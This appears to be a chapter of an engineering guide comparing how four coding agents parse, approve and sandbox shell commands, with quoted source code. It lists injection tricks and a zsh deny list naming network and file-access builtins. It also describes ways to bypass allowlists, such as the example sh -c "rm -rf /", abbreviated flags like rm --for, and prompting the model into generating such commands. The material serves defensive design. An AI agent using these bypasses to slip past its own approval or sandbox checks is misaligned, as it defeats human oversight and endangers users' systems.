07 · Shell Execution
§1 · TL;DR
Section titled “§1 · TL;DR”§2 · Base architecture
Section titled “§2 · Base architecture”
How the four systems land at the four decision points (parse / decide / approve / isolate):
| Dimension | Codex | Claude Code | OpenClaw | Hermes |
|---|---|---|---|---|
| Parse & arg analysis | shlex tokenize + Starlark prefix match | tree-sitter + shell-quote dual parse + 23 ID-tagged checks | `splitCommand` + `exec-obfuscation-detect` + safe-bin flag allow/deny | workdir char allowlist + dangerous command guard |
| Policy DSL | Starlark `prefix_rule(pattern, decision, match, not_match)` | `bashPermissionRule()` (prefix / exact / wildcard) + GrowthBook remote config | `security: deny | allowlist | full` × `ask: off | on-miss | always` matrix | config via `~/.hermes/config.json` + backend env vars |
| Decision shape | `Allow` / `Prompt` / `Forbidden` (strictest match wins) | allow / deny + into-sandbox / out-of-sandbox | `{allowed: true} | {allowed: false, eventReason}` | `once` / `session` / `always` / `deny` decided by user callback |
| Execution backend | sandbox_mode: read-only / workspace-write / danger-full-access; Linux Landlock + macOS seatbelt | SandboxManager (macOS sandbox-exec / Linux bubblewrap) + `dangerouslyDisableSandbox` escape | `ExecHost: sandbox / gateway / node`; node is fallback | `TERMINAL_ENV: local / docker / modal / ssh / singularity / daytona / managed-modal` |
| Approval round-trip | `approval_policy: untrusted / on-failure / on-request / never` via CLI tui | permission mode (plan / acceptEdits / bypassPermissions / default) + canUseTool hook | JSONL socket pushes to `exec-approval-manager` → UI / Discord / CLI | `_approval_callback` plugged in: CLI prompts directly, gateway routes via IM |
§3 · How each system does it
Section titled “§3 · How each system does it”Codex · Execution policy as a Starlark DSL in a standalone file: rules are git-versionable, reviewable, self-testable
Section titled “Codex · Execution policy as a Starlark DSL in a standalone file: rules are git-versionable, reviewable, self-testable”Codex’s core judgement on shell execution is: “what commands can run” is fundamentally a body of business rules — what should be banned, what should be asked, what should be allowed — that evolves over time (new bypass trick discovered? add a rule; new tool comes online? add a rule; corporate policy changes? adjust rules). If you hardcode these in Rust, every rule change requires a release and ops/security teams have no independent iteration path. So Codex chooses to extract this layer into a standalone DSL, written in Starlark (Google’s Python-subset language used by Bazel: deterministic evaluation, no side effects, easy to sandbox), kept in a standalone .codexpolicy file. Agent startup loads this file; before every tool call, the command is matched against rules; on hit, one of three Decisions is returned:
Codex codex/codex-rs/execpolicy/src/decision.rs:1-28 — execpolicy's three-decision enum
pub enum Decision { /// Command may run without further approval. Allow, /// Request explicit user approval; rejected outright /// when running with `approval_policy="never"`. Prompt, /// Command is blocked without further consideration. Forbidden,}The policy itself looks like this (from the examples folder):
Codex codex/codex-rs/execpolicy/examples/example.codexpolicy:1-46 — Starlark prefix rules with self-testing match / not_match
prefix_rule(    pattern = ["git", "reset", "--hard"],    decision = "forbidden",    justification = "destructive operation",    match = [        ["git", "reset", "--hard"],    ],    not_match = [        ["git", "reset", "--keep"],        "git reset --merge",    ],)
prefix_rule(    pattern = ["cp"],    decision = "prompt",    match = [        ["cp", "foo", "bar"],        "cp -r src dest",    ],)
Three engineering details in this example deserve careful study. The first is that match and not_match fields make each rule carry its own expected-behaviour unit tests inline — each prefix_rule declares both the pattern and “these commands should match” and “these commands should not match”. When the agent boots and loads .codexpolicy, every rule’s match and not_match are run through validation; if anything fails, the agent panics on startup instead of crashing at runtime. In the example, the git reset --hard rule explicitly says “match git reset --hard but not git reset --keep or git reset --merge”; if someone later adds a new rule that accidentally hits git reset --keep, startup fails and ops notices immediately. The second is the justification field — when a command is blocked, this text shows in the approval prompt telling the user why (“destructive operation” in the example); good justifications can also suggest alternative commands (e.g. when git reset --hard is blocked, justification can suggest “try git stash + git checkout instead”), so users don’t need to read code to understand the block reason. The third is “strictest wins” — one command may hit multiple rules (e.g. git reset --hard origin/main could match both a git rule and a git reset --hard rule); rules don’t need to be mutually exclusive, Codex internally applies Forbidden > Prompt > Allow priority and picks the strictest one. Rule authors don’t have to think “does this conflict with another rule?”, which drastically reduces maintenance complexity.
The execpolicy layer only decides “should this run”. Once a command is allowed, running it goes through a second independent sandbox isolation layer: sandbox_mode offers three tiers (read-only no writes, workspace-write only writes the workspace dir, danger-full-access fully open). On Linux the implementation combines Landlock + seccomp (Landlock restricts filesystem access, seccomp filters syscalls); on macOS it’s seatbelt (sandbox-exec with .sb policy files). The relationship between the two layers: execpolicy gates command literal (what argv looks like), sandbox gates syscalls (what the process actually wants to do); even if execpolicy lets through a dangerous command, sandbox can still block the dangerous operations the command attempts. This two-layer defense-in-depth is the heart of Codex’s security design — any single-layer hole has the other layer as fallback.
Claude Code · 23 ID-tagged security checks inside BashTool + tree-sitter dual parse
Section titled “Claude Code · 23 ID-tagged security checks inside BashTool + tree-sitter dual parse”Claude Code makes a completely opposite judgement to Codex — instead of a standalone DSL, it stuffs all interception logic into a single BashTool tool. The reasoning: bash is an extremely complex language semantically (here-docs, command substitution, process substitution, various redirection, brace expansion, parameter expansion, etc.); simple prefix matching cannot accurately judge “what does this bash command actually do”; to really understand bash semantics you must walk an AST, and AST-walking complexity is already an order of magnitude beyond rule-matching languages, so the choice is to integrate AST parsing + all specific checkers into BashTool. Each checker gets a numeric ID (so logs only record IDs, not raw commands, avoiding PII leaks). The opening of bashSecurity.ts is the 23-class numbered risk list:
Claude Code claude-code/src/tools/BashTool/bashSecurity.ts:76-101 — 23 ID-tagged bash security checks (numeric IDs avoid logging raw commands)
const BASH_SECURITY_CHECK_IDS = { INCOMPLETE_COMMANDS: 1, JQ_SYSTEM_FUNCTION: 2, JQ_FILE_ARGUMENTS: 3, OBFUSCATED_FLAGS: 4, SHELL_METACHARACTERS: 5, DANGEROUS_VARIABLES: 6, NEWLINES: 7, DANGEROUS_PATTERNS_COMMAND_SUBSTITUTION: 8, DANGEROUS_PATTERNS_INPUT_REDIRECTION: 9, DANGEROUS_PATTERNS_OUTPUT_REDIRECTION: 10, IFS_INJECTION: 11, GIT_COMMIT_SUBSTITUTION: 12, PROC_ENVIRON_ACCESS: 13, MALFORMED_TOKEN_INJECTION: 14, BACKSLASH_ESCAPED_WHITESPACE: 15, BRACE_EXPANSION: 16, CONTROL_CHARACTERS: 17, UNICODE_WHITESPACE: 18, MID_WORD_HASH: 19, ZSH_DANGEROUS_COMMANDS: 20, BACKSLASH_ESCAPED_OPERATORS: 21, COMMENT_QUOTE_DESYNC: 22, QUOTED_NEWLINE: 23,} as constReading the 23 IDs gives a feel for how detailed this layer of protection is. ID 1 INCOMPLETE_COMMANDS is “command ends with \ or | leaving an unterminated line” (attackers may use this to keep bash receiving commands inside a here-doc). ID 4 OBFUSCATED_FLAGS is “flags are base64 / hex / unicode-encoded then mixed into argv”. ID 5 SHELL_METACHARACTERS detects & | ; && || < > << <<< () {} [] $ ` — characters that change command semantics. ID 11 IFS_INJECTION is “the built-in IFS variable is rewritten so bash splits on other characters” (a classic injection technique). ID 13 PROC_ENVIRON_ACCESS is “accessing /proc/PID/environ to steal another process’s environment variables”. ID 18 UNICODE_WHITESPACE is “using Unicode whitespace (U+00A0 non-breaking space, U+2028 line separator) so the command the bash parser sees differs from what the eye sees”. ID 19 MID_WORD_HASH is “a # character in the middle of a word” (may be treated as comment-start under some bash configs). ID 22 COMMENT_QUOTE_DESYNC is “a quote inside a comment leaving subsequent bash parsing in an unclosed-quote state”. ID 23 QUOTED_NEWLINE is “a newline inside quotes turning a single-line command into actually multi-line execution”. Each ID maps to a real-world shell-injection trick; the Claude Code team finds the attack pattern in GitHub Security Advisories or CVE databases and adds a dedicated checker per trick — scale-aware defense-in-depth thinking.
The second layer is the zsh-specific dangerous-command rejection list. bash and zsh have similar shell syntax but zsh has several additional dangerous features — zmodload can dynamically load zsh modules (e.g. zsh/system module loaded gives access to sysopen/syswrite/syseek builtins that bypass file binary checks; zsh/zpty loaded gives access to the zpty pseudo-terminal execution capability; zsh/net/tcp loaded gives ztcp direct TCP networking; zsh/files loaded gives zf_rm / zf_mv / zf_chmod builtins that bypass PATH-based binary resolution):
Claude Code claude-code/src/tools/BashTool/bashSecurity.ts:45-74 — zsh module-loading and module-builtin dangerous-command set
const ZSH_DANGEROUS_COMMANDS = new Set([ // zmodload is the gateway to many dangerous module-based attacks: // zsh/mapfile (invisible file I/O via array assignment), // zsh/system (sysopen/syswrite two-step file access), // zsh/zpty (pseudo-terminal command execution), // zsh/net/tcp (network exfiltration via ztcp), // zsh/files (builtin rm/mv/ln/chmod that bypass binary checks) 'zmodload', 'emulate', // eval-equivalent 'sysopen', 'sysread', 'syswrite', 'sysseek', 'zpty', 'ztcp', 'zsocket', 'mapfile', 'zf_rm', 'zf_mv', 'zf_ln', 'zf_chmod', // ...])This kind of “zsh module loading” defense is something almost only people who have written real-world zsh exploitation would think of — most bash safety solutions completely ignore the unique zsh attack surface, but Claude Code, being cross-platform developer-facing, must consider how zsh users actually execute commands. emulate is zsh’s eval equivalent (executes a string as a command) and is also rejected.
The third layer is the sandbox. After passing the 23 checks + zsh dangerous commands, shouldUseSandbox() defaults to true, putting the command into the sandbox (macOS uses sandbox-exec, Linux uses bubblewrap); the only way to skip the sandbox is if the user explicitly added the command to sandbox.excludedCommands in settings, or the command call explicitly carried dangerouslyDisableSandbox: true:
Claude Code claude-code/src/tools/BashTool/shouldUseSandbox.ts:130-153 — sandbox-by-default: sandbox unless user-allowlisted
export function shouldUseSandbox(input: Partial<SandboxInput>): boolean {  if (!SandboxManager.isSandboxingEnabled()) return false
  if (    input.dangerouslyDisableSandbox &&    SandboxManager.areUnsandboxedCommandsAllowed()  ) return false
  if (!input.command) return false
  if (containsExcludedCommand(input.command)) return false
  return true}
There’s a phenomenally important comment in this code (near the top of shouldUseSandbox.ts) that reads “excludedCommands is a user convenience feature, not a security boundary” — telling every reviewer and future developer “this excludedCommands is not for attackers to bypass the sandbox; it’s for users in scenarios where they know a particular command is safe and can skip the sandbox. The real security boundary is sandbox + permission prompt — sandbox always defaults on unless the user proactively adds an allowlist, permission prompt always asks unless the user proactively approves always.” This kind of explicit “distinguishing convenience features from security boundaries” engineering discipline is clearest here; this one comment line makes any attempt to “use excludedCommands as a shortcut around safety checks” instantly recognised as misuse.
OpenClaw · Two-dimension matrix + per-binary safe-bin profile + GNU long-flag abbreviation resolution
Section titled “OpenClaw · Two-dimension matrix + per-binary safe-bin profile + GNU long-flag abbreviation resolution”OpenClaw makes yet another different judgement on shell execution — it argues that different deployment shapes (personal dev box, enterprise CI, production service) have vastly different safety preferences for shell execution; the platform should not hardcode any single policy but instead provide fine-grained knobs that ops can tune for their deployment. So OpenClaw extracts shell execution into a standalone exec-approvals subsystem with three independent dimensions for ops to combine:
OpenClaw openclaw/src/infra/exec-approvals.ts:10-36 — security × ask: 3 × 3 = 9 combinations
export type ExecHost = "sandbox" | "gateway" | "node";export type ExecSecurity = "deny" | "allowlist" | "full";export type ExecAsk = "off" | "on-miss" | "always";
export function normalizeExecHost(value?: string | null): ExecHost | null {  const normalized = value?.trim().toLowerCase();  if (normalized === "sandbox" || normalized === "gateway" || normalized === "node") {    return normalized;  }  return null;}
Expanding the three dimensions. ExecHost is “where does it run” — sandbox is OpenClaw’s built-in isolation sandbox (the actual implementation left to the deployer; could be Docker, Firecracker, Lambda); gateway is “delegate execution to a long-running gateway daemon” (multiple agents share one isolation boundary); node is “run directly in the current Node.js process” (fallback, no isolation). ExecSecurity is “safety level” — deny outright bans all shell execution (suitable for “this agent should not run shell at all”); allowlist only allows whitelisted commands; full is fully open (suitable for personal dev boxes with full agent trust). ExecAsk is “ask the user or not” — off never asks; on-miss asks only when allowlist misses (letting the user decide whether to temp-allow); always asks for every command (most conservative). The theoretical product is 3×3×3 = 27 combinations; the meaningful ones are about 12; ops pick a combination per scenario (e.g. sandbox + allowlist + on-miss for enterprise CI; gateway + full + off for trusted internal deployment).
There is one particularly detailed handling in allowlist mode — shell wrappers (sh -c, bash -c, Windows cmd.exe /c) are blocked outright. Because these wrappers are the most common allowlist-bypass trick:
OpenClaw openclaw/src/node-host/exec-policy.ts:52-90 — evaluateSystemRunPolicy: shell wrappers denied under allowlist mode
export function evaluateSystemRunPolicy(params: { security: ExecSecurity; ask: ExecAsk; analysisOk: boolean; allowlistSatisfied: boolean; approvalDecision: ExecApprovalDecision; approved?: boolean; isWindows: boolean; cmdInvocation: boolean; shellWrapperInvocation: boolean;}): SystemRunPolicyDecision { const shellWrapperBlocked = params.security === "allowlist" && params.shellWrapperInvocation; const windowsShellWrapperBlocked = shellWrapperBlocked && params.isWindows && params.cmdInvocation; const analysisOk = shellWrapperBlocked ? false : params.analysisOk; const allowlistSatisfied = shellWrapperBlocked ? false : params.allowlistSatisfied; // ... if (params.security === "deny") { return { allowed: false, eventReason: "security=deny", errorMessage: "SYSTEM_RUN_DISABLED: security=deny", // ... }; } // ...}The bypass scenario is: say allowlist contains git, npm, ls; the attacker may have the model generate sh -c "rm -rf /" — argv[0] is sh (not in allowlist but a common shell); if OpenClaw only checked argv[0] and let it through, the rm -rf / after -c would be executed by sh. To block this hole, OpenClaw in allowlist mode denies sh, bash, zsh, cmd.exe, powershell shell wrappers wholesale, and even handles cmd /c on Windows (since cmd’s syntax differs from sh, needs separate detection). The check shellWrapperBlocked = security === "allowlist" && shellWrapperInvocation only blocks in allowlist mode (full mode doesn’t block since everything is allowed; deny mode never even gets here); if the command is detected as a shell wrapper, the entire command’s analysisOk and allowlistSatisfied are forced to false, ensuring denial.
After the allowlist hits, OpenClaw has a second layer of fine-grained control — each allowed binary has its own safe-bin profile registering allowed flags, allowed min/max positional args, etc.:
OpenClaw openclaw/src/infra/exec-safe-bin-policy-profiles.ts:1-30 — Per-binary flag allow/deny + positional arg bounds
export type SafeBinProfile = { minPositional?: number; maxPositional?: number; allowedValueFlags?: ReadonlySet<string>; deniedFlags?: ReadonlySet<string>; // Precomputed long-option metadata for GNU abbreviation resolution. knownLongFlags?: readonly string[]; knownLongFlagsSet?: ReadonlySet<string>; longFlagPrefixMap?: ReadonlyMap<string, string | null>;};The fields are: allowedValueFlags is “flags this binary is allowed to use” (e.g. git’s profile may allow --branch, --no-pager but not --git-dir, preventing attackers from rewriting git internals); deniedFlags is “flags this binary is explicitly disallowed from using” (e.g. rm’s profile must deny --force and --recursive); minPositional and maxPositional bound positional args (e.g. ls’s profile might require minPositional=0 maxPositional=10, preventing someone from sending 100 positionals to overflow the process stack); knownLongFlagsSet and longFlagPrefixMap are GNU long flag metadata, specifically for handling GNU-style long flag abbreviations.
GNU long flag abbreviation resolution is OpenClaw’s unique capability among the 4 open-source agents. GNU tools support long flag abbreviations — as long as the abbreviation uniquely matches a complete flag, it takes effect. For example git --version equals git --vers equals git --ver (as long as --ve is unique to --version); rm --force can be abbreviated to rm --for or even rm --fo (as long as --f is unique to --force). If the attacker knows deniedFlags contains --force, the model could be made to generate rm --for to bypass it; OpenClaw resolves any long flag abbreviation back to the complete flag via longFlagPrefixMap before matching allowedValueFlags / deniedFlags, so --for and --force are the same, and abbreviations can’t bypass. This level of anti-obfuscation detail is unique to OpenClaw among the 4 — the other three don’t specially handle GNU long flag abbreviations.
Approval is asynchronous. When a command needs ask (hitting on-miss or always policy), exec-approval-manager doesn’t block in place; instead it pushes the approval request via a JSONL socket to UI / Discord / CLI / gateway, whichever channel the user is active on (decided by where the user is currently engaging the agent). The user confirms or denies in their preferred entry. This “decouple approval entry from agent main loop” design lets OpenClaw simultaneously support multiple entries (see chapter 14 on multi-channel entry), so a user chatting with the agent on Telegram can approve a git command the agent wants to run in the IDE.
Hermes · Don’t filter shell, filter the execution environment: dump the command into one of 7 backends to isolate
Section titled “Hermes · Don’t filter shell, filter the execution environment: dump the command into one of 7 backends to isolate”Hermes picks a path completely opposite to the previous three. Its judgement: doing complex AST parsing + 23 checks + safe-bin profiles at the command layer has unsustainable maintenance overhead (every new trick discovered requires a new rule; rules may conflict), false positives and negatives can never be reduced to 0, and it’s essentially an endless cat-and-mouse game with attackers; better to flip the thinking — accept “command layer can’t catch all attacks” and put every command into a strong isolation environment, letting the container / sandbox at the syscall layer handle the fallback, so even if the command layer is bypassed, the host is unaffected. Specifically, Hermes offers 7 backend options, chosen via the TERMINAL_ENV environment variable:
Hermes hermes-agent/tools/terminal_tool.py:1-32 — terminal tool ships 7 backends, from local to cloud sandbox
"""Terminal Tool Module
A terminal tool that executes commands in local, Docker, Modal, SSH,Singularity, and Daytona environments. Supports local execution,containerized backends, and Modal cloud sandboxes, including managedgateway mode.
Environment Selection (via TERMINAL_ENV environment variable):- "local": Execute directly on the host machine (default, fastest)- "docker": Execute in Docker containers (isolated, requires Docker)- "modal": Execute in Modal cloud sandboxes (direct Modal or managed gateway)
Features:- Multiple execution backends (local, docker, modal)- Background task support- VM/container lifecycle management- Automatic cleanup after inactivity"""
Expanding the 7 backends: local is “run directly on the host” — zero isolation, fastest, suitable for personal dev boxes with full agent trust; docker is “local Docker container” — moderate isolation, low latency, suitable for most cases; modal is “Modal cloud sandbox” — strong isolation but goes over the network, suitable for SaaS agents; singularity is “HPC container” — designed for high-performance computing environments; daytona is “dev-as-a-service container” — suitable for ephemeral dev environments; ssh is “remote machine” — suitable for running commands on a dedicated machine; managed-modal is Modal’s managed mode (directly hitting Modal’s gateway, no need for users to manage their own Modal API key). Each backend has its own image / CPU / memory / disk / persistence config (see chapter 13 on sandbox), so users can fine-tune per scenario.
Although main isolation depends on the environment, Hermes still does the minimum necessary at the command layer — workdir char allowlist + _check_all_guards:
Hermes hermes-agent/tools/terminal_tool.py:150-177 — workdir char allowlist instead of deny-list
# Allowlist: characters that can legitimately appear in directory paths._WORKDIR_SAFE_RE = re.compile(r'^[A-Za-z0-9/\\:_\-.~ +@=,]+$')

def _validate_workdir(workdir: str) -> str | None:    """Reject workdir values that don't look like a filesystem path.
    Uses an allowlist of safe characters rather than a deny-list, so novel    shell metacharacters can't slip through.    """    if not workdir:        return None    if not _WORKDIR_SAFE_RE.match(workdir):        for ch in workdir:            if not _WORKDIR_SAFE_RE.match(ch):                return (                    f"Blocked: workdir contains disallowed character {repr(ch)}. "                    "Use a simple filesystem path without shell metacharacters."                )        return "Blocked: workdir contains disallowed characters."    return None
Several details in this code stand out. _WORKDIR_SAFE_RE uses allowlist (explicitly listing allowed characters) rather than deny-list (explicitly listing forbidden characters); the author writes in the docstring “Uses an allowlist of safe characters rather than a deny-list, so novel shell metacharacters can’t slip through” — deny-list is “blacklist” thinking (list known bad chars), and any new metacharacter slips through; allowlist is “whitelist” thinking (only allow known safe chars), and adding new chars is slower but miss probability is near zero. The “document why allowlist not deny-list” habit makes future maintainers avoid accidentally flipping to deny-list. The allowed character set A-Za-z0-9/\\:_\-.~ +@=, covers all the legal characters a filesystem path needs (alphanumeric, path separators, colon, underscore, hyphen, dot, tilde, space, plus, @, equals, comma) — enough for real paths — but excludes all shell metacharacters ($ ` | & ; ( ) { } < > ' " \ etc.). If workdir contains any non-allowlist character, the function rescans char by char to find the specific offending character and gives the user a precise error message (not “workdir invalid” but the concrete “Blocked: workdir contains disallowed character ’$’”).
_check_all_guards is the second guard at the command layer. It delegates the actual decision to tirith (Hermes’s own dangerous-command detector subprocess) + approval_callback (the user-supplied approval callback). tirith is a standalone subprocess running as the agent’s child, loading hundreds of dangerous command patterns (see chapter 20 on security) to match commands and returning an exit code (0 allow, 1 block, 2 warn); the agent receives the result and calls approval_callback to let the user decide once / session / always / deny — in CLI mode it prompts directly in the terminal, in gateway mode it goes via Telegram / Slack / Discord etc. IM platforms (see chapter 14 on multi-channel entry).
Why does Hermes do so little at the command layer? Because its core thesis is “real isolation is not at the command layer but at the execution layer” — if you’re worried about a command’s safety, switch TERMINAL_ENV to docker / modal / managed-modal so the command runs in a container; if it blows up it doesn’t affect the host; doing too much AST parsing + rule matching at the command layer is poor ROI. This moves the centre of protection from the shell command layer to the execution environment layer — the biggest philosophical gap between Hermes and the other three.
§4 · Common ground across the four on shell execution
Section titled “§4 · Common ground across the four on shell execution”Despite huge differences in engineering depth (Codex’s standalone DSL vs Hermes’s minimal command-layer filtering), there are three consensus points where all four agree on what shell execution requires.
The first is that bash/zsh cannot be gated by regex alone. This is a hard-earned consensus battered by real-world combat — bash/zsh syntax includes here-docs (<<EOF ... EOF), command substitution ($(...) and `...`), process substitution (<(...)), various redirections, brace expansion ({a,b,c}), parameter expansion (${var:-default}), and other complex features; simple regex matching rm cannot recognise (rm) or r"m" or \rm variations; simple regex banning && cannot detect a newline + second command inside a here-doc. So Codex uses shlex tokenisation + Starlark rules, Claude Code uses tree-sitter (a real bash AST parser), OpenClaw has dedicated obfuscation-detect, Hermes restricts workdir to char allowlist — no system tries to solve it with a single regex line; everyone has at least lexer-level parsing.
The second is that command and environment are two different concerns. All four systems split “should this command run” and “where does it run, what can it access” into two independent gates. Codex’s execpolicy + sandbox_mode (command literal vs syscalls); Claude Code’s 23 checks + SandboxManager (AST content vs process isolation); OpenClaw’s ExecSecurity + ExecHost (command policy vs execution host); Hermes’s workdir/tirith + TERMINAL_ENV (command literal vs backend isolation). This “two independent judgement” design is basic engineering reason — any single-layer hole has the other layer as fallback; you don’t find designs that mix them in the source.
The third is that approval is async, not blocking the agent main loop. When a command needs to ask the user, all four use some async mechanism to push the approval request out and continue waiting for callback, rather than blocking the current thread waiting for user input. Codex uses TUI (an interactive prompt in the CLI terminal); Claude Code uses permission mode (IDE dialog); OpenClaw uses JSONL socket (push to any active channel); Hermes uses approval_callback (callback internally decides which IM platform). This async design lets the agent continue doing other things while waiting for approval (e.g. reading files, looking up docs), so users don’t feel stuck.
The fourth is that shell wrappers (sh -c / bash -c / cmd /c) are high risk. Such wrappers hide the real command inside the -c argument string, defeating argv-level checks (which only see argv[0]). All four specially handle this — OpenClaw outright denies wrappers in allowlist mode; the other three parse open the inner string and re-walk it as a new command.
§5 · Key divergence among the four on shell execution
Section titled “§5 · Key divergence among the four on shell execution”
“How strict to make shell protection” reduces to “in what scenario does your agent run”. Reading the trade-offs from scenario, the four choices each map to one typical deployment.
If you are a personal developer using an agent for everyday coding and your worst pain is “every command interrupted by approval popups”, then Hermes’s TERMINAL_ENV=docker is the most comfortable — everyday ls / grep / cat / git pass through without interruption, and risky commands run in a container so a blast doesn’t touch the host; the trade-off is weak fine-grained command audit (to see what ran you have to check container logs).
If you are deploying agents to employees in an enterprise and compliance requires every command to be auditable, then OpenClaw’s security=allowlist + per-binary safe-bin profile is essential — every flag of every command has binary-level bounds, GNU long-flag abbreviations are resolved and detected, anti-obfuscation is strongest; the trade-off is safe-bin profile maintenance cost (every new tool needs a profile written), and employees’ day-to-day experience is most interrupted (every command outside the allowlist needs approval).
If you are wiring agents into CI / automation and need rules to be git-versioned, then Codex’s .codexpolicy Starlark DSL is most appropriate — rules can live in a git repo and be reviewed, diffed, and CI-validated (match / not_match self-tests fail-fast), and the security team can iterate independently of agent code; the trade-off is that Starlark has a learning curve for ops (not everyone is familiar with Bazel-style scripting), and someone needs to maintain the rule set.
If you are building a cross-IDE / cross-platform developer tool with a large diverse user base, then Claude Code’s 23 checks + tree-sitter dual parse + sandbox-by-default + permission mode gives the highest default safety — every known bash/zsh injection trick has a dedicated checker, and a new user gets reasonable safety without any configuration; the trade-off is that every command pays an extra tree-sitter + 23-check round of overhead (5-20ms more latency for lightweight commands), and the maintenance burden of the 23 checks falls primarily on the Anthropic team (community contribution barrier is high).
Pick by scenario:
- Solo dev machine, hate interruptions: Hermes with
TERMINAL_ENV=docker+ dangerous-command deny.grep/lsruns free;rm -rfhits approval. - Enterprise, every command must be audited: OpenClaw
security=allowlist+ per-binary safe-bin profile. Binary-level flag bounds and the strongest anti-obfuscation. - Plugged into CI / automation: Codex execpolicy. The
.codexpolicyfile is reviewable, diffable, gittable. Rule changes have audit history. - Cross-IDE, cross-platform, mixed users: Claude Code’s 23 checks + sandbox-by-default + permission mode. Highest default safety at the cost of more parsing per command.
§6 · My take
Section titled “§6 · My take”| System | Score | Strengths | Risks |
|---|---|---|---|
| Codex | ★★★★★ | Starlark execpolicy DSL + self-testing match/not_match + UI-visible justification + sandbox as second layer. Rules version like code | Rules require human authoring; the community rule set is still thin; ops people need to learn Starlark |
| Claude Code | ★★★★★ | 23 ID-tagged checks + dual-parser (tree-sitter + shell-quote) + zsh-module deny + sandbox-by-default + clear separation of convenience vs boundary | Parse cost is high; excludedCommands looks like a boundary but is not; sandbox behavior changes go through SandboxManager |
| OpenClaw | ★★★★★ | security × ask matrix + safe-bin profile per binary + GNU long-flag abbrev resolution + shell-wrapper deny under allowlist | Safe-bin profile maintenance cost; first-time users face 9 mode combos |
| Hermes | ★★★★ | TERMINAL_ENV covers nearly every isolation need; allowlist-based workdir; approval callback bridges IM platforms | Weak command-layer filtering, relies on container/sandbox to catch the fallout; managing 7 backends costs ops time; local mode has no default sandbox |
§7 · Build recipe
Section titled “§7 · Build recipe”Below is the recipe distilled from the four systems for writing your own shell execution + command review pipeline. Start with an allowlist, then add production-grade features, finally avoid four common dead ends.
Build recipe
最小可行
- Start with an allowlist: maintain a safe-cmd.txt, shlex-tokenize before tool call + compare head token (the command name) — allowlist is far safer than denylist (denylist always behind new attack patterns); first add common safe commands like ls / cat / grep / git status
- Route everything non-allowlisted to an approval prompt, don't blanket-deny — direct deny is too rigid (legitimate user needs blocked), letting users participate in decisions (see what the command is, decide whether to allow) is the best coding agent experience
- Validate workdir with a char allowlist regex (borrow from Hermes' _WORKDIR_SAFE_RE) — preventing path traversal like cd ../../etc; only allow letters / digits / `_-./` and other safe characters; reject on weird character
- Shell wrappers (sh -c / bash -c / cmd /c) always go to approval — these wrappers let the model construct arbitrary commands (bypassing allowlist checks); must have human approval to confirm intent
进阶
- Lift policy into a standalone DSL (borrow from Codex execpolicy Starlark) — rules diffable, reviewable, CI auto-testable; separating rules from code makes security audits easier
- Each rule carries match / not_match self-tests, loader runs them all on load — broken rule fails fast on startup (fail fast), avoiding "ran a week before discovering rule was wrong"
- Parse shell with tree-sitter (borrow from Claude Code) — recognizes here-doc, command substitution, redirection and other complex structures; regex parsing often errs on these (severe under-matching / over-matching)
- Add per-binary flag allow/deny (borrow from OpenClaw's safe-bin profile) — same command different flags vary wildly in risk (git status safe / git push --force dangerous); flag-level granularity allows precise control
- Swap the execution backend for risky work (borrow from Hermes) — docker / firecracker / cloud sandbox as backstop; risky commands (like build / test running user code) run in isolated environments, escape just contaminates container not host
- Number every sec check (borrow from Claude Code's 23 ID-tagged checks) — log IDs instead of raw commands; this enables tracing (which check intercepted it) without leaking command details to log collection systems
一开始别做
- Don't rely on deny-lists alone — every new trick forces a new rule, attacker keeps the initiative; attackers always invent new bypasses (curl | bash variants / base64-encoded commands / shell string concatenation / etc)
- Don't let sandbox be the only line of defense — bubblewrap / seatbelt / docker all have escape CVE history; need defense in depth (multi-layer defense), command-level review + sandbox + audit log all required
- Don't instruct the model "never rm -rf" in the prompt — model obedience is not 100% (especially after jailbreak); any safety design relying on model self-discipline is unreliable; safety must be at the tool layer
- Don't confuse convenience features (excludedCommands) with security boundaries (Claude Code's in-source warning explicitly states this) — these are "UX features" (avoiding annoying approval popups), not security boundaries (attackers can craft commands to bypass)
§8 · Four-pipeline fate diagram
